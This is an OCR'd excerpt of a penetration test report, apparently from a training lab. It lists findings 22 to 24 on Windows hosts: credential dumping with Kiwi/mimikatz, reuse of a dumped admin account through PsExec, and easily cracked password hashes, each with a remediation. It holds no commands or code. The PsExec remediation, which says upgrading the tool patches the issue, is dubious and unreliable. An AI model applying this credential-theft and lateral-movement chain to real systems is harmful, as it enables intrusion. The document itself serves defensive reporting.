
Vulnerability 22	Findings
Title	Kiwi, metasploit's version of mimikatz, available for credential dumping
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	We utilized the Kiwi tool multiple times to dump credentials onto our local host so that we could crack them offline.

Images	  
Affected Hosts	172.22.117.20, 172.22.117.20
Remediation	The use of kiwi or mimikatz requires system level access so by protecting the Windows servers with stronger passwords and patching vulnerabilities that result in system level access, credential dumping should not be possible.

Vulnerability 23	Findings
Title	PsExec exploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	PsExec is a service that allows administrators to remotely execute commands

	on the system. It is exploitable with administrator privileges. We were able to use the ADMBob account and password that we had dumped to run this exploit.
Images	
Affected Hosts	172.22.117.10
Remediation	Updating the PsExec service to version 2.33 or later should patch this vulnerability.

Vulnerability 24	Findings
Title	Weak passwords on the Windows servers
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Most of the hashed passwords that we found were easily cracked, allowing us to elevate our privilege gradually as we enumerated more password hashes.

Images	  
Affected Hosts	172.22.117.20. 172.22.117.10
Remediation	Implementing password complexity rules for users and utilizing more intense hashing algorithms could avoid this issue and would have stopped many of the exploits used in this test.